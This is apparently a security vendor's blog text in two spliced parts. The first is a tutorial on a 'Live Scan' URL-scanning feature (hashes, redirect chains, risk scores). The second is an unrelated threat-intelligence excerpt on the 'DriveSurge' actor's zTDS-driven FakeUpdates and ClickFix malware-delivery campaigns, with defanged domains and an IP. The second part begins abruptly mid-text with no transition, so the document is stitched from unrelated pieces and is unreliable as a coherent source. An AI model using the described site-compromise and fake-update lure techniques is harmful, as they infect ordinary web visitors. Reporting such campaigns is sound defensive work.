
Live Scan allows you to extract real-time data from a single URL on the clearnet or darkweb, across a range of categories, and view historical scan results for the specified URL.
You can use Live Scan datasets to perform additional DNS and hash-based pivots, map out attacker TTPs, pinpoint malicious infrastructure and gather intelligence on specific attack vectors and threat groups.
This blog will show you how to perform a Live Scan query, and how to work with the dataset to produce actionable intelligence.
‘Live Scan’ video tutorial
Before you read the blog, check out our tutorial video that covers off the basics:
Scanning a URL
Live Scan is available as part of a Silent Push Community or Enterprise subscription. There are two ways to execute a URL scan:
Input any public or .onion URL into the search box on the home page, and click ‘Live Scan’
Navigate to ‘Explore Web Data > Live Scan’

Viewing ‘Live Scan’ results


Scan results, including a live screenshot of the URL, are populated below the search box:
The ‘Query Results’ section contains the following data, with a range of use cases across the board:
HTML data: Establish site functionality and identify common phishing indicators.
Live screenshot: Preview how the site appears to users.
Favicon data, including hash values: Track hash values toidentify favicon spoofing or phishing attempts.
Redirect chain: Identify suspicious URL destinations and attack vectors across a full redirect chain.
Body data, including hash values: Detect similar page layouts across attacker infrastructure. Uncover phishing kits and forms attributed to specific threat actors.
Open directories: Pinpoint open directories and publicly exposed data.
SSL data: Verify the validity of SSL certificates, identify signs of an SSL stripping attack and and assess the encryption strength of a domain.
Risk score of the domain and IP: View risk scores for the destination domain and hosting IP.

You can also use any of the hash values returned to detect similar infrastructure.
Read our Knowledge Base for a full list of fuzzy and exact match hash values used within the platform, including body similarity hashes, favicon md5 and Murmur3 hashes, and proprietary script, certificate and header hash values.

Viewing historical scan results
Live Scan gives you the ability to view historical scan results related to your chosen URL, allowing you to gather all the data that’s ever been collected for a single URL.
The feature automatically executes a Web Scanner query for your chosen URL, including the relevant data source.
You can use the Web Scanner UI to adjust query parameters and narrow your search to produce targeted datasets:
Historical scan results

Working with the raw data
You can view scanned data in raw format, and copy it to the clipboard to feed into your existing security stack, or share with your team:
‘Basic Raw Data’ view
View risk scores for a URL
Risk scores help you to make operational judgements based on the likelihood of a URL being involved in malicious activity.
Risk scores are displayed for the destination URL and the hosting IP, immediately above the screenshot in the ‘Query Results’ section:
Silent Push Preemptive Cyber Defense Analysts recently observed several drive-by attack clusters developed by a threat actor to automate malware delivery at scale. We named the primary driver behind an extensive surge in ClickFix and FakeUpdates campaigns: DriveSurge.
Current activity suggests DriveSurge operates as a specialized Initial Access Broker (IAB), using a Pay-Per-Install (PPI) model to supply downstream threat actors with high-quality victim leads.
DriveSurge has compromised thousands of websites that set zTDS domains to traffic victims to ClickFix and Fakeupdates websites.
Our research uncovered a series of eight technical fingerprints that map DriveSurge’s malicious infrastructure.
Executive Summary
What makes DriveSurge notable isn’t just the volume of its activity; it’s the sophistication of its infrastructure, the breadth of its targets, and the fact that it has been operating largely undetected until now.
Its primary weapon is a technique known as a Traffic Distribution System (TDS), and it specifically uses an open-source variant called zTDS, which has been in use since at least 2015, and is publicly available at ztds[.]info. Using zTDS, DriveSurge hijacks thousands of legitimate, high-reputation websites and silently redirects visitors to malware, unbeknownst to the sites’ owners or their visitors.
Based on our research, we suspect DriveSurge uses a Pay-Per-Install (PPI) model, where it is paid each time a victim’s device is successfully infected, with those leads then sold downstream to other threat actors.
DriveSurge attacks are elegant in their deception. A user visits a legitimate website for a business, a professional services firm, or a local organization that has secretly been compromised. Hidden malicious code, injected by DriveSurge, runs in the background and routes the visitor through zTDS, which profiles the visitor and decides what to serve them next.
From there, the victim typically encounters one of two scenarios:
FakeUpdates: A convincing browser update prompt appears, impersonating Google Chrome, Mozilla Firefox, Microsoft Edge, Safari, Opera Browser, Brave Browser, Yandex Browser, Vivaldi, Samsung Internet, UC Browser, or an “Other” category browser, urging the user to download what is actually malware disguised as a legitimate browser update.


In one analyzed instance on the compromised site jclforwarding[.]com, the malicious domain check[.]first-node[.]rocks served a fake Mozilla Firefox update page. Clicking the update button triggered the download of a ZIP file containing several DLLs and a “Browser Update[.]exe”.
ClickFix: A fake error message instructs the user to copy and paste a “fix” into their terminal or PowerShell window. The “fix” is a malicious command that installs malware directly onto their system. In one confirmed instance, ClickFix was observed attempting to pull malicious code from IP 91.92.240[.]127, an address already listed in our Bulletproof Hosting Indicators of Future Attack® (IOFA) feeds before this discovery.
